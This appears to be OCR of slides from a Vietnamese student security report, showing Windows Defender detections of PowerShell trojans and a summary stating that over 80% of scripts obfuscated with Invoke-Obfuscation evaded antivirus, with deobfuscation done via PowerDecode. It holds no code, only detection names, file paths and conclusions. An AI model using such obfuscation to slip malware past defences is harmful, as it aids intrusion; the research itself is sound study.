6/6/2024 1:16 PM (Active)	
Trojan:PHP/PwRevWebshell.YA!MTB	Severe
6/6/2024 1:16 PM (Active)	
Action options:	
<input checked="" type="radio"/> Remove	
<input type="radio"/> Quarantine	
<input type="radio"/> Allow on device	
See details	
Trojan:PowerShell/Thundershell.A	Severe
6/6/2024 1:16 PM (Active)	
Trojan:PowerShell/Powom.A	Severe
6/6/2024 1:16 PM (Active)	
TrojanDownloader:PowerShell/Plasti.A	Severe
6/6/2024 1:16 PM (Active)	
Trojan:PowerShell/Powersploit.H	Severe
6/6/2024 1:16 PM (Active)	
Trojan:PowerShell/Powersploit.P	Severe
6/6/2024 1:16 PM (Active)	

Trojan:PHP/PwRevWebshell.YA!MTB

Alert level: Severe

Status: Active

Date: 6/6/2024 1:16 PM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:


containerfile: C:\Users\tanphat\Desktop\malicious_pure\2789.ps1

containerfile: C:\Users\tanphat\Desktop\malicious_pure\3507.ps1

file: C:\Users\tanphat\Desktop\malicious_pure\2789.ps1 -> [PwsZlib]-> (SWC)

file: C:\Users\tanphat\Desktop\malicious_pure\3987.ps1 -> [PwsZlib]-> (SWC)

OK



5. Tổng kết

Công việc đã thực hiện

- Tìm hiểu, sử dụng được công cụ Invoke-Obfuscation ở chức năng cơ bản.
- Đánh giá mức độ bypass công cụ bảo mật của các script đã được obfuscate bằng Invoke-Obfuscation
- Thực hiện de-obfuscate các script bằng PowerDecode về nguyên gốc sau khi obfuscate script qua nhiều lần với nhiều kỹ thuật khác nhau.

5. Tổng kết

Kết quả đạt được

- Trên 80% các file đã obfuscate có thể qua mặt phần mềm Antivirus
- Thông qua Windows Defender, có thể phân loại được loại obfuscate đã sử dụng trên script.

TrojanDropper:PowerShell/ Ploty.C 4/19/2024 3:37 PM (Active)	Severe
Trojan:Win32/Leivion.I 4/19/2024 3:37 PM (Active)	Severe
Trojan:Win32/ Meterpreter.gen!R 4/19/2024 3:37 PM (Active)	Severe
TrojanDownloader:PowerShell /Plasti.A 4/19/2024 3:37 PM (Active)	Severe
Trojan:PowerShell/ Meterpreter.A 4/19/2024 3:37 PM (Active)	Severe
Trojan:PowerShell/Splitfuse.B 4/19/2024 3:37 PM (Active)	Severe
Trojan:PowerShell/Splitfuse.C 4/19/2024 3:37 PM (Active)	Severe
TrojanDropper:PowerShell/ Ploty.F 4/19/2024 3:37 PM (Active)	Severe



Thank You